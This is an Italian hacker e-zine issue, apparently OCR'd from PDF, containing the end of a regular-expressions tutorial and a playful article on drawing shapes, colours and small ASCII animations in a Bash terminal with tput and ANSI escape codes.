Questa regexp rappresenta l'insieme delle stringhe definito così:
uno o più caratteri alfanumerico con l'aggiunta dei caratteri "." (che nei set non deve essere escapato), "_","%","+","-"; un carattere "@", di nuovo un set alfanumerico ripetuto uno o più volte, un punto e due o al massimo quattro ripetizioni di caratteri alfabetici.
Che è proprio come definiremmo una mail!

Fine del PartOne

Concludo questo primo stralcio di panoramica sulle regexp, sperando che a voi dummies sia stato di illuminazione, e comunque sia, questo, come tutti gli altri articoli per me rimarrà sempre un ottimo ripasso quando magari non tocco regexp per un po' di tempo!

Alla prossima!

vikkio88

SHA-BANG FOR FUN

"La costanza o l'incostanza dell'impiego non può influire sui profitti ordinari del capitale in nessun particolare mestiere. Che il capitale sia o non sia costantemente impiegato non dipende dal mestiere, ma da chi lo esercita."

A.Smith, La Ricchezza delle Nazioni

Pensate che quasi quasi per questa uscita tornavo a parlare di reverse-engineering, poi mi sono detto: perché mandare al mare i lettori con pallosissimi ragionamenti esadecimali?
Nelle ore di terribile arsura, quando aprire la porta di casa o accendere il phon è la stessa cosa, anziché rincoglionirsi cercando l'amore su Facebook (o Youporn) si può trovare qualcosa di divertente, stimolante e istruttivo per passare il tempo.

Definizione imbecille di interfaccia a terminale:
è un coso dove devi scrivere per fare le cose che ci scrivi dentro

Definizione intelligente di interfaccia a terminale:
interfaccia che esegue istruzioni in base all'input ricevuto da tastiera

Al giorno d'oggi ad esempio quasi tutti utilizzano nel loro sistema GNU/Linux un terminale a colori e spero che tutti sappiano che ad esempio

```
$ echo -e "\E[00;31mYouporn e' meglio di Bash\E[00m"
```

scrive '*Youporn e' meglio di Bash*' in rosso (più o meno carino in base al terminale usato).

Se ne deduce quindi che un terminale è in grado di gestire i colori in base a proprie gradazioni, ovviamente scheda e schermo permettendo.
E ancora possiamo dire che un ipotetico terminale con colori a 32 bit non sarebbe poi molto diverso sotto il punto di vista tecnico da un sistema ad interfaccia grafica.

ROLL IT

Un'interfaccia grafica si basa sul posizionamento dei vari oggetti rispetto allo schermo, cioè alle coordinate dall'angolo in alto a sinistra del monitor.
Ogni applicazione con i suoi bottoni risulta identificata tramite la posizione, anche il mouse nel suo movimento viene sempre monitorato nella posizione; poi quando si ferma, l'utente clicca...e bam! Arriva l'evento.
Anche un terminale ha le sue regole di posizionamento dove i caratteri sostituiscono i pixel, come si vede bene impostando un 'geometry' all'apertura di una shell.

Il comado 'tput' serve ad identificare le dimensioni del terminale e a spostare la posizione di input in base alle istruzioni ricevute:

```
$ tput cols
80
$ tput lines
24
```

il mio terminale ha righe da 80 caratteri e colonne da 24 caratteri; misura più che standard per terminali visualizzati come finestre di X.

Possiamo ad esempio utilizzare questi valori per disegnare sul terminale degli oggetti in modo che risultino relativi alle dimensioni della finestra; ad esempio il seguente script disegna una riga di '=' di misura pari alla larghezza del terminale corrente:

```
#!/bin/bash

COLS=$(tput cols)

for ((i=1; i<=COLS; i++)); do
       echo -n "="
done

echo     # per uscire dall'effetto '-n' di echo

exit 0
```


inserendo le misure di righe e colonne possiamo ad esempio creare una cornice (formata ad esempio da segni '+') su tutto il bordo della shell:

```
#!/bin/bash

COLS=$(tput cols)
LINES=$(tput lines)

NUM_SPACES="$(($COLS - 1))"  # calcolo gli spazi vuoti tra
                             # bordo sinistro e destro

NUM_LINES="$(($LINES - 2))"  # elimino 1a e ultima riga che
                             # saranno coperte da una fila.

# riga intera di '+'

function plus_line {
for ((i=1; i<=COLS; i++)); do
       echo -n "+"
done
echo
}

# main program:

# prima riga (intera)
plus_line

# righe dalla 2a alla penultima, con un '+'
# a inizio e fine riga e spaziature in mezzo

for ((j=1; j<NUM_LINES; j++)); do
       echo -n "+"

       for ((k=1; k<NUM_SPACES; k++)); do
              echo -n " "
```

```
        done
        echo -n "+"
        echo
done

# ultima riga (continua)
plus_line

exit 0
```

come vedete un terminale è in grado di gestire lo spazio, basta un po' di fantasia per ottenere dei risultati interessanti...
Lo script che segue disegna un triangolo isoscele posizionato a metà della finestra di shell:

```
#!/bin/bash

COLS=$(tput cols)
LINES=$(tput lines)

H_LINES=$(($LINES - 3 )) # un po' di spazio alla fine ;-)

clear   # stavolta serve, per avere l'immagine intera

tput cup 1 $(($COLS / 2))  # vado a meta' terminale...
echo "@"                   # disegno il vertice superiore

# parto alla riga n.2 (i); ad ogni riga mi sposto di un
# carattere verso sx prima del centro della shell (il primo
# 'tput' e di un carattere a destra oltre il centro (secondo
# 'tput' del loop

for ((i=2, j=1; i<=H_LINES; i++, j++)); do

        tput cup $i $(($COLS / 2 - $j))
        echo -n "@"

        tput cup $i $(($COLS / 2 + $j))
        echo "@"

done

# mi sposto all'ultima riga da disegnare

tput cup $(($H_LINES + 1)) $(($COLS / 2 - $H_LINES))

# disegno una riga continua (la base)

for ((k=1; k<=$(($H_LINES + 1)); k++)); do
        echo -n "@ "
done

echo -e "\n"

exit 0
```



Cosa ne dite? Vi piace?

Abbiamo visto che bash gestisce lo spazio del terminale, può forse gestire anche il movimento? No, non mi dire....

SHAKE IT

Sempre tramite il comando visto in precedenza, con 'tput cup x y' è possibile spostare la scrittura in un punto qualsiasi, dove 'tput cup 0 0' rappresenta il primo carattere in alto a sinistra del terminale, che un tempo si chiamava volgarmente 'home della shell' ma forse oggi è un termine antiquato.

Ad esempio potremmo costruire qualcosa che crei un movimento randomico del cursore in base alle dimensioni della finestra, quindi vada ad imprimere con un qualche carattere il suo passaggio nella posizione...

```
#!/bin/bash

# ---- !!GlitteringShell!! ----
# uscire dallo script con CTRL+C

# righe e colonne della finestra corrente
LINES=$(tput lines)
COLS=$(tput cols)

clear   # ...questo si può anche omettere

while true; do

       # rand_lins e rand_cols per settare tput.
```


```
        # usando let con l'operatore modulo (%=)
        # restringo i valori random al geometry

        rand_lins="$RANDOM"
        let "rand_lins %= $LINES"

        rand_cols="$RANDOM"
        let "rand_cols %= $COLS"

        tput cup $rand_lins $rand_cols

        echo "*"                          # <-- nota bene questo

done
```

Anche qui l'effetto motorio, come prima accadeva per le posizioni, è di tipo relativo e ricavato direttamente dalle dimensioni della finestra.

Avete notato bene quel '*echo* "*"? Ora ne parliamo...

Quell'istruzione amplifica l'effetto di movimento perché il semplice comando 'echo' implica sempre un andare a capo.
Ogni volta che la posizione randomica muove il cursore all'ultima riga, questo va a capo modificando le dimensioni della finestra su cui lo script agisce.

Inserendo l'opzione '-n' a quell'echo l'effetto di scorrimento scompare e la finestra della shell andrà riempiendosi di asterischi mano a mano che la randomizzazione va a scriverli.
Purtroppo in un'immagine l'effetto si vede gran poco visto che lo scorrimento non è visibile, comunque provatelo e vedrete che è decisamente spassoso...



Qualcuno potrebbe sostenere che gestire un movimento su valori random non ha poi particolare pregio [...pollo...].

Ad esempio si può strutturare un loop che disegni un'immagine posizionata su determinate coordinate, dopo di che un clear pulisce lo schermo, il loop modifica la posizione e l'immagine viene disegnata nuovamente...

```
#!/bin/bash

# My tribute to sexy rock-stars
# Bangles: Walk Like an Egyptian

clear

starting="$(($(tput cols) - 17))"  # max lenght (view second_form)

function first_form {
       tput cup 0 $starting        # 9 lines height (fixed by my 'image')
       echo "       ____"
       tput cup 1 $starting
       echo "     /####\\"
       tput cup 2 $starting
       echo "   _ / o |##|"
       tput cup 3 $starting
       echo "   | |__|##|"
       tput cup 4 $starting
       echo "   |____|##|_"
       tput cup 5 $starting
       echo "        | |    |"
       tput cup 6 $starting
       echo "        |_|    |_"
       tput cup 7 $starting
       echo "       /    |"
       tput cup 8 $starting
       echo "      |    |"
       tput cup 9 $starting
       echo "     _|   _|"
}

function second_form {
       tput cup 0 $starting
       echo "       ____"
       tput cup 1 $starting
       echo "      /####\\"
       tput cup 2 $starting
       echo "__    / o |##|"
       tput cup 3 $starting
       echo "  \   |__|##|"
       tput cup 4 $starting
       echo "   \____||##|"
       tput cup 5 $starting
       echo "        | |    \\"
       tput cup 6 $starting
       echo "        |_|     \\__"      # max: 17 char
       tput cup 7 $starting
       echo "       |  /"
       tput cup 8 $starting
       echo "       |  |"
       tput cup 9 $starting
```

```
       echo "     _| _|"
}

# main program

until [ "$starting" == "0" ]; do
       first_form
       sleep 0.2        # 'usleep 200' for some systems
       clear
       second_form
       sleep 0.2
       clear
       let "starting -= 1"           # ...and let it go!
done

clear

exit 0
```

Se già lo script precedente come immagine perdeva molto il suo effetto, qui mettere uno screen non avrebbe alcun significato.

Provatelo...avete tutta l'estate :-P

SPLASH IT

Siamo partiti da 'scrivere colorato' e siamo arrivati a creare mini-animazioni, adesso possiamo tornare nuovamente a parlare un po' più a fondo della gestione del colore.
Credo sappiate che non tutti i terminali supportano i colori, la cosa si vede bene in tutti i nostri .bashrc di default che presentano la doppia opzione di PS1 nel caso si lavori con supporto per 'colorterm' oppure no.
Dall'altro lato è anche da segnalare che non tutti i terminali supportano i colori allo stesso modo, ad esempio su 16 o 256 gradazioni.

Se dovessi fare una personale previsione, considero piuttosto difficile che nel breve periodo si giunga ad un qualche standard di tipo evoluto per la gestione unificata dei colori su terminale, soprattutto per il fatto che la shell resta ormai molto diffusa in ambiente server e sempre meno su desktop (dove la colorazione è più importante).

L'unico vero standard è dato dalle sequenze di escape ANSII che si possono trovare un po' ovunque in letteratura (e quindi in rete)

Colore	se testo	se sfondo
nero	30	40
rosso	31	41
verde	32	42
giallo	33	43
blu	34	44
magenta	35	45
ciano	36	46
bianco	37	47

Come vedete le colorazioni disponibili sono decisamente poche e oggi (credo) che la maggior parte dell'utenza desktop usi terminali a 256 colori, cioè con sequenze di escape molto più estese di quelle indicate in tabella.


In ogni caso, visto che ogni terminale fa un po' quello che gli pare, sarebbe bene usare soltanto quei valori per garantire la massima compatibilità nel caso si voglia colorare l'output degli script (e non solo in Bash).

Possiamo allora creare un piccolo script che utilizzi le serie 40-47 degli sfondi messa in relazione con la serie 30-37 dei colori del testo in modo da visualizzare bene le variazioni possibili.

Uno script del genere dovrebbe essere compatibile con tutti i terminali a colori...

```
#!/bin/bash

for i in {40..47}; do

       for j in {30..37}; do

              echo -e "\E["$j";"$i"m    \\E\[$j;"$i"m...\\E\[00m    \E[00m "
       done
done

echo
exit 0
```

...e fornire un output simile a quello visualizzato in seguito



l'output è molto più lungo e comprende delle righe senza testo dove colori di foreground e background sono i medesimi.

Con sole 8 variazioni non si possono certo fare grandi cose, però non siamo certo qui a parlare di quanto un terminale sia il non plus ultra dello sviluppo grafico, quindi potremmo muovere un minimo la nostra fantasia e vedere se ne esce qualcosa.

Stabilendo opportune posizioni e imponendo colorazioni a testo e sfondi possiamo realizzare dei piccoli disegni, creare sinergie tra ASCII art e colori ecc.

Si potrebbe ad esempio disegnare un alberello stilizzato:

- uno sfondo di cielo blu
- una base verde tipo erba
- un tronco
- una chioma generata in modo randomico in prossimità del tronco

```
#!/bin/bash

COLS=$(tput cols)
LINES=$(tput lines)

clear   # visualizzo solo l'ultima riga di uscita

# ----------------------- nel blu, dipinto di blu!

 tput cup 0 0

 # tanto per variare un po':
 # seq scrive tanti numeri (senza spazi) quanti
 # sono i caratteri del terminale; head tiene
 # solo i caratteri singoli.

 echo -ne "\E[34;44m"  # blu su sfondo blu
 seq -s "" $(($COLS * $(($LINES - 1)))) | head -c $(($COLS * $(($LINES - 1))))
 echo -e "\E[00"       # ripristino i colori

# ------------------------------------ Il tronco

 # anche la misura del tronco e' relativa!
 # Posizionato al centro della finestra ($COLS / 2)
 # Alto fino a metà finestra ($LINES / 2)
 # il loop su $add_line mantiene la posizione

 add_line="0"

 until [ "$add_line" == "$(($LINES - 1))" ]; do

 tput cup $(($LINES / 3 * 2 + $add_line)) $(($COLS / 2))
 echo -ne "\E[00;43m \E[00m"

 let "add_line += 1"

 done

# ------------------------------ foglie (random)

 for i in $(seq $(($COLS * 2))); do       # => misura relativa
```

```
        pos_y_1=$RANDOM
        let "pos_y_1 %= $(($LINES / 2))"       # chioma alta meta' schermo
        let "pos_y_1 += $(($LINES / 5 * 2))"   # al quinto centrale

        pos_x_1=$RANDOM
        let "pos_x_1 %= $(($COLS / 5))"        # larga un quinto
        let "pos_x_1 += $(($COLS / 5 * 2))"    # al quinto centrale

        tput cup $pos_y_1 $pos_x_1

        echo -e "\E[35;42m@\E[00m"
 done

# ------------------------------------ il pratino

 # una riga verde prima della riga di uscita
 # della shell all'ultima riga di terminale

 tput cup $(($LINES - 1)) 0
 for ((i=1; i<=COLS; i++)); do

        echo -ne "\E[00;42m \E[00m"

 done

echo

exit 0

# EOF
```

Con un po' più di fantasia si possono creare cose nettamente migliori...purtroppo floatman arriva fino a qui :-(

forse sarebbe stato meglio creare il tronco un po' più corto...va beh, pace.

È chiaro che i risultati siano sempre fortemente stilizzati, la risoluzione è sempre molto bassa rispetto a qualunque visualizzazione basata su pixel.
Esiste però anche un problema molto più serio, che incide anche in ambiti dove la stilizzazione non dovrebbe essere un grave impedimento...

Poniamo di voler rappresentare delle figure geometriche, come semplici grafici di funzione.
Bash non è in grado di gestire numeri float di per sé, a meno di non passare dati a bc.
D'altra parte il problema non esiste in questo caso perché riguarda comunque la risoluzione, anche su mezzo pixel non si può disegnare e qualunque effetto grafico è solo approssimato (per quanto bene sia visualizzato).

Il vero problema è invece dato dal fatto che mentre un pixel ha forma quadrata, un carattere occupa sempre uno spazio rettangolare allungato in altezza, quindi la gestione degli angoli risulta molto aleatoria.

Per capire meglio facciamo l'esempio di uno script che disegni una retta tramite l'equazione 'y = mx':


```
#!/bin/bash

COLS=$(tput cols)
LINES=$(tput lines)
MAX_LINES=$(($LINES - 1))  # ultima riga a terminale

MY_M="$1"    # coeff. angolare

clear

for ((i=1; i<=MAX_LINES; i++)); do

       my_x=$(( $(($i - 1)) / $MY_M ))    # x=y/m

       tput cup $(($LINES - $i)) $my_x
       echo -ne "\E[30;47m+\E[00m"
done

tput cup $MAX_LINES 0    # ultima riga
echo -e "\E[30;47m+\E[00m"

exit 0
```

(non ho inserito gestioni di errore per semplicità, comunque l'utilizzo è 'nome_script val_m' dove 'val_m' è il valore del coefficiente angolare)
Si vede subito che il 'm' può avere soltanto valori interi, a meno di non indicare MY_M con un pipe su bc per arrotondarla a intero.
Questo passaggio in ogni caso sarebbe solo conveniente in fase di input dell'utente e non certo in fase di rappresentazione.
Si può anche testare come la bassa risoluzione generi una rappresentazione decisamente oscena, che peggiora mano a mano che al coefficiente angolare vengono attribuiti valori più alti:

```
$ ./retta 6
```

il grafico disegnato perde le caratteristiche minime per essere considerato una rappresentazione geometrica; l'approssimazione è tale per cui facendo confronti grafici tra più valori si otterrebbero out-put praticamente identici.
L'ultimo fatto degno di nota (il più devastante) è che la rappresentazione non è soltanto approssimata in modo eccessivo ma è addirittura errata!
Per chi non fosse fresco di studi (come se io lo fossi...) ricordo che una retta con coefficiente angolare pari a 1, in forma 'y = x' rappresenta la bisettrice degli assi e quindi una retta inclinata a 45°:

```
$ ./retta 1
```



Lo sfondo bianco visualizza bene l'origine del problema.

Se consideriamo le posizioni dei caratteri vediamo che dal punto di vista analitico tutto funziona; il problema nasce però dalla forma stessa dello spazio-carattere che determina un'errata rappresentazione angolare.

CONCLUSIONI

Abbiamo giocato con colori e movimenti della shell, in un modo che credo possa dare numerosi spunti per lo scripting estivo ^^

Il confronto tra queste tecniche e quelle più evolute delle applicazioni grafiche ci ha fatto comprendere meglio quali siano le logiche che stanno dietro a queste ultime, motori complessi e super-veloci con lo stesso modo di agire di queste nostre semplici rappresentazioni.
Se ci pensate anche i limiti che abbiamo scoperto sono gli stessi che si pongono a chi sviluppa complesse interfacce (ancora di più se a livello di sistema): la gestione dei colori, delle posizioni, delle approssimazioni ecc.

Una cosa che ho deciso di mettere in evidenza solo alla fine è quanta matematica (aritmetica elementare di Bash) sia stata usata per produrre queste semplici immagini stilizzate, molto superiore a quella che avremo usato per gestire altre attività dove i soliti grep/sed/awk avrebbero avuto un ruolo più che rilevante mentre sono totalmente assenti i questi script.
Questo ci fa capire (anche nella nostra piccolezza) come sia ancora la matematica che domina gli aspetti informatici, anche e molto di più in ciò che sembrerebbe più arte che programmazione.
Un computer nasce per il calcolo, tutto ciò che ne deriva nasce da come le nostre menti riescono a sfruttare quel potenziale.

Come visto all'inizio di questo articolo, lo aveva già capito il padre dell'economia classica:
l'elaboratore è il grande capitale del nostro tempo, la sua potenza non deriva da ciò che sa fare ma dal potenziale di chi lo usa.

Buone vacanze.

Floatman

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo underatthack@gmail.com
Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 10) è prevista alla data di:

Venerdì 24 Settembre 2010

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:
http://underatthack.altervista.org